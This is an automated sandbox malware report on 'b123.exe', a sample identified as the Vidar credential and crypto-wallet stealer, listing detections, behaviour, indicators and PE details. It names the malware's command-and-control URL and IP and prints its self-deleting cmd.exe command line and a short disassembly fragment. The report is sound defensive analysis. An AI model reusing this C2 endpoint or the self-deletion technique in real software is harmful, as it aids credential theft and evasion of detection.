ID: 594632
Sample Name: b123.exe
Cookbook: default.jbs
Time: 23:50:46
Date: 22/03/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

b123.exe

Overview

General Information

Sample Name:	b123.exe
Analysis ID:	594632
MD5:	2e89a7aae558e9.
SHA1:	64e85269651f0a..
SHA256:	7022a16d455a3a.
Tags:	exe MarsStealer MarsStealer
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


CryptOne Vidar

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Detected unpacking (overwrites its o…
- Yara detected CryptOne packer
- Yara detected Vidar stealer
- Detected CryptOne packer
- Detected unpacking (changes PE se…
- Antivirus detection for URL or domain
- Detected unpacking (creates a PE f…
- Found evasive API chain (may stop…
- Tries to steal Crypto Currency Walle…
- Machine Learning detection for sam…

Classification



Process Tree

- **System is w10x64**
- b123.exe (PID: 2140 cmdline: "C:\Users\user\Desktop\b123.exe" MD5: 2E89A7AAE558E9BE86042E2BD7E65803)
  - cmd.exe (PID: 5844 cmdline: "C:\Windows\System32\cmd.exe" /c timeout /t 5 & del /f /q "C:\Users\user\Desktop\b123.exe" & exit MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 4492 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - timeout.exe (PID: 6500 cmdline: timeout /t 5 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
- **cleanup**

Malware Configuration

Threatname: Vidar

```
{
  "C2 url": "http://sughicent.com/blaka.php"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.454190962.0000000002070000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Crypt	Yara detected CryptOne packer	Joe Security	
00000000.00000002.453604770.00000000005DA000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000000.00000002.453604770.00000000005DA000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	

Sigma Signatures

There are no malicious signatures, click here to show all signatures.

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Machine Learning detection for sample

Compliance

Detected unpacking (overwrites its own PE header)

Detected unpacking (creates a PE file in dynamic memory)

Networking

C2 URLs / IPs found in malware configuration

Data Obfuscation

Detected unpacking (overwrites its own PE header)

Detected CryptOne packer

Detected unpacking (changes PE section rights)

Detected unpacking (creates a PE file in dynamic memory)

Hooking and other Techniques for Hiding and Protection

Self deletion via cmd delete

Malware Analysis System Evasion

Found evasive API chain (may stop execution after checking mutex)

Found evasive API chain (may stop execution after reading information in the PEB, e.g. number of processors)

Found evasive API chain (may stop execution after checking locale)

Contains functionality to detect sleep reduction / modifications

Stealing of Sensitive Information

Yara detected CryptOne packer

Yara detected Vidar stealer

Tries to steal Crypto Currency Wallets

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality


Yara detected CryptOne packer

Yara detected Vidar stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	3 1 Native API	Path Interception	1 1 Process Injection	1 1 Disable or Modify Tools	1 OS Credential Dumping	2 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	3 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Deobfuscate/Decode Files or Information	LSASS Memory	1 Account Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	2 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	2 Obfuscated Files or Information	Security Account Manager	3 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	4 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	4 3 Software Packing	NTDS	1 3 4 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 4 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 File Deletion	LSA Secrets	1 Query Registry	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Masquerading	Cached Domain Credentials	1 2 Security Software Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Virtualization/Sandbox Evasion	DCSync	1 Virtualization/Sandbox Evasion	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 1 Process Injection	Proc Filesystem	1 Process Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 System Owner/User Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	1 Remote System Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
b123.exe	33%	ReversingLabs	Win32.Trojan.Zenpak	
b123.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.b123.exe.20b0000.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.2.b123.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://sughicent.com/blaka.php	0%	Avira URL Cloud	safe	
http://sughicent.com/request	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
sughicent.com	5.63.155.126	true	true		unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://sughicent.com/blaka.php	true	• Avira URL Cloud: safe	unknown
http://sughicent.com/request	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ac.ecosia.org/autocomplete?q=	4OZ5FKFU.0.dr	false		high
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	b123.exe	false	• URL Reputation: safe	unknown
http://https://duckduckgo.com/chrome_newtab	4OZ5FKFU.0.dr	false		high
http://https://duckduckgo.com/ac/?q=	4OZ5FKFU.0.dr	false		high
http://https://www.google.com/images/branding/product/ico/googleg_lodp.ico	4OZ5FKFU.0.dr	false		high
http://ocsp.sectigo.com0	b123.exe	false	• URL Reputation: safe	unknown
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	b123.exe	false	• URL Reputation: safe	unknown
http://https://sectigo.com/CPS0D	b123.exe	false	• URL Reputation: safe	unknown
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	4OZ5FKFU.0.dr	false		high
http://https://search.yahoo.com/favicon.icohttps://search.yahoo.com/search	4OZ5FKFU.0.dr	false		high
http://https://cdn.ecosia.org/assets/images/ico/favicon.icohttps://www.ecosia.org/search?q=	4OZ5FKFU.0.dr	false		high
http://https://search.yahoo.com/sugg/chrome?output=fxjson&appid=crmas&command=	4OZ5FKFU.0.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
5.63.155.126	sughicent.com	Russian Federation		197695	AS-REGRU	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	594632
Start date and time:	2022-03-22 22:50:46 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 30s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	b123.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@6/4@1/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 97.2% (good quality ratio 88.7%) • Quality average: 82.2% • Quality standard deviation: 31.7%

HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe • Stop behavior analysis, all processes terminated

Warnings

- Exclude process from analysis (whitelisted): svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.211.6.115, 80.67.82.211, 80.67.82.235
- Excluded domains from analysis (whitelisted): e12564.dspb.akamaiedge.net, store-images.s-microsoft.com, store-images.s-microsoft.com-c.edgekey.net, img-prod-cms-rt-microsoft-com.akamaized.net, a1449.dscg2.akamai.net
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- VT rate limit hit for: b123.exe

Simulations

Behavior and APIs

Time	Type	Description
23:52:02	API Interceptor	1x Sleep call for process: b123.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\Desktop\4OZ5FKFU

Process:	C:\Users\user\Desktop\b123.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728

Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:l3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:l3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC7CE
Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\Desktop\GLFUAS2V

Process:	C:\Users\user\Desktop\b123.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.698304057893793
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoIL4rtEy80:T5LLOpEO5J/Kn7U1uBoI+j
MD5:	3806E8153A55C1A2DA0B09461A9C882A
SHA1:	BD98AB2FB5E18FD94DC24BCE875087B5C3BB2F72
SHA-256:	366E8B53CE8CC27C0980AC532C2E9D372399877931AB0CEA075C62B3CB0F82BE
SHA-512:	31E96CC89795D80390432062466D542DBEA7DF31E3E8676DF370381BEDC720948085AD495A735FBDB75071DE45F3B8E470D809E863664990A79DEE8ADC648F1
Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\Desktop\I5PPP8YC

Process:	C:\Users\user\Desktop\b123.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	118784
Entropy (8bit):	0.4507667042986948
Encrypted:	false
SSDEEP:	96:V/WU+bDoYysX0uhnydVjN9DLjGQLBE3u:V/l+bDo3irhnydVj3XBBE3u
MD5:	8D1E4EF2C47505BE17244F97D8591000
SHA1:	09EC63BD44834AC76F888D87C0A358532665D8B6
SHA-256:	A395EB3FFB419984F33F2AC9EE04A6257730A4600580812A5518957F50BB6D88
SHA-512:	B7EB3FE94FF62DD8D6BFEF55C0D79ABB2DAC65E30757E016B37CF78F29C27BDE89D0798CD21357B438EE4007D917AD830A11521DA3DC5C1988D73CBD9990FCD1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\Desktop\M790ZMO8

Process:	C:\Users\user\Desktop\b123.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F

SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.3696021074244396
TrID:	• Win32 Executable (generic) a (10002005/4) 99.94% • Win16/32 Executable Delphi generic (2074/23) 0.02% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • VXD Driver (31/22) 0.00%
File name:	b123.exe
File size:	235352
MD5:	2e89a7aae558e9be86042e2bd7e65803
SHA1:	64e85269651f0a475d0a94eb98cd3adbf3061e10
SHA256:	7022a16d455a3ad78d0bbeeb2793cb35e48822c3a0a8d9eaa326ffc91dd9e625
SHA512:	333d17a364c4e3b226de86dfb3cc2b74684c4a37a30d3e690ca69c4be2119f4f4184ea59c7557cfccf4ce78f8c3bc67f0a4360fd465cd8bb44808ab4ccb07f1b
SSDEEP:	3072:iq0Je2P1VU4W3gwbBPWq3rZP55Zu3DtYyprz8gJy436s+OssN+uQSYftoyQ4tpvG:iq0rnURb0K742Ajx3qSYe94tpvURSYOc
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....p.....@.....u.....

File Icon

Icon Hash:	c4b2b2b0d4f8f4c2

Static PE Info

General

Entrypoint:	0x42aa70
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x1BAAC59D [Sun Sep 16 09:55:41 1984 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	bae10aaa9e80d644f79420466068cc74

Authenticode Signature

Signature Valid:	
Signature Issuer:	
Signature Validation Error:	

Error Number:	
Not Before, Not After	
Subject Chain	
Version:	
Thumbprint MD5:	
Thumbprint SHA-1:	
Thumbprint SHA-256:	
Serial:	

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
push 0042F07Ch
call dword ptr [0042FD10h]
push 0042F088h
call dword ptr [0042FD10h]
push 0042F094h
call dword ptr [0042FD10h]
push 0042F0A0h
call dword ptr [0042FD10h]
push 0042F0ACh
call dword ptr [0042FD10h]
push 0042F0B8h
call dword ptr [0042FD10h]
push 00000000h
push 00000000h
push 00000000h
push 00000000h
call dword ptr [0042F8D8h]
push eax
call 00007FBBACE0122Ch
push eax
call dword ptr [0042FA28h]
pop ebp
ret
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
push ebp
mov ebp, esp
push ecx
push ebx
mov eax, dword ptr [004322D8h]
mov dword ptr [004322DCh], eax
mov ecx, dword ptr [004322E0h]
mov edx, dword ptr [ecx]
mov dword ptr [004322E4h], edx
mov eax, dword ptr [004322DCh]

Instruction
sub eax, 0Bh
mov dword ptr [004322DCh], eax
mov edx, dword ptr [004322DCh]
add edx, 0Bh
push dword ptr [004322E4h]
pop dword ptr [ebp-04h]
mov ecx, edx
mov ebx, dword ptr [ebp-04h]
xor ebx, ecx
mov eax, ebx
mov dword ptr [004322E4h], 00000000h
add dword ptr [004322E4h], eax
mov ecx, dword ptr [000000E0h]

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x2f0d0	0x50	.data
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x33000	0x7ce8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x38200	0x1558	.rsrc
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2f8d4	0x7b4	.data
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x2c70e	0x2c800	False	0.817404757725	data	7.5186416062	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x2e000	0x3e8	0x400	False	0.0166015625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x2f000	0x32fc	0x3400	False	0.376953125	data	5.63964586444	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x33000	0x8ce8	0x7e00	False	0.373759920635	data	6.00867160608	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x33340	0x668	data	English	United States
RT_ICON	0x339a8	0x2e8	data	English	United States
RT_ICON	0x33c90	0x1e8	data	English	United States
RT_ICON	0x33e78	0x128	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0x33fa0	0xea8	data	English	United States
RT_ICON	0x34e48	0x8a8	data	English	United States
RT_ICON	0x356f0	0x6c8	data	English	United States
RT_ICON	0x35db8	0x568	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0x36320	0x25a8	data	English	United States
RT_ICON	0x388c8	0x10a8	data	English	United States
RT_ICON	0x39970	0x988	data	English	United States

Name	RVA	Size	Type	Language	Country
RT_ICON	0x3a2f8	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_RCDATA	0x3a760	0x173	XML 1.0 document, ASCII text	English	United States
RT_GROUP_ICON	0x3a8d4	0xae	data	English	United States
RT_VERSION	0x3a984	0x364	data	English	United States

Imports

DLL	Import
KERNEL32.dll	LoadLibraryW, GetModuleHandleW, FreeLibrary, GetProcAddress, GetTickCount, CreateEventW, GetCurrentProcessId, CloseHandle, WaitForSingleObject, GetThreadLocale, CreateDirectoryW, GetSystemWindowsDirectoryW, FindClose, FindFirstFileW, OpenProcess, Process32NextW, Process32FirstW, CreateToolhelp32Snapshot, GetModuleFileNameW, InterlockedIncrement, GlobalMemoryStatusEx, GetVersionExW, VerifyVersionInfoW, VerSetConditionMask, GetCurrentProcess, GetNativeSystemInfo, GetLastError, CreateFileW, GetSystemDirectoryW, CreateProcessW, lstrlenW, GetEnvironmentVariableW, GetWindowsDirectoryW, LocalFree, LocalAlloc, FormatMessageW, GetLongPathNameW, GetShortPathNameW, InterlockedDecrement, GetTempPathW, GetLocalTime, OutputDebugStringW, GetCurrentThreadId, GetModuleHandleExW, GetExitCodeProcess, GetFileAttributesW, lstrlenA, WriteConsoleW, FlushFileBuffers, HeapSize, CompareStringW, LCMapStringW, QueryPerformanceCounter, ReadFile, GetProcessHeap, SetEndOfFile, SetFilePointer, GetConsoleMode, GetConsoleCP, SetStdHandle, SetHandleCount, Sleep, SetEnvironmentVariableW, SetEnvironmentVariableA, DeleteCriticalSection, InitializeCriticalSectionAndSpinCount, GetEnvironmentStringsW, FreeEnvironmentStringsW, GetStdHandle, WriteFile, HeapCreate, IsProcessorFeaturePresent, InterlockedExchange, LoadLibraryA, RaiseException, FileTimeToSystemTime, FileTimeToLocalFileTime, GetDriveTypeW, FindFirstFileExW, WideCharToMultiByte, GetSystemTimeAsFileTime, HeapFree, HeapReAlloc, HeapAlloc, GetStringTypeW, ExitProcess, DecodePointer, RtlUnwind, EnterCriticalSection, LeaveCriticalSection, DeleteFileW, GetFileType, MultiByteToWideChar, GetTimeFormatW, 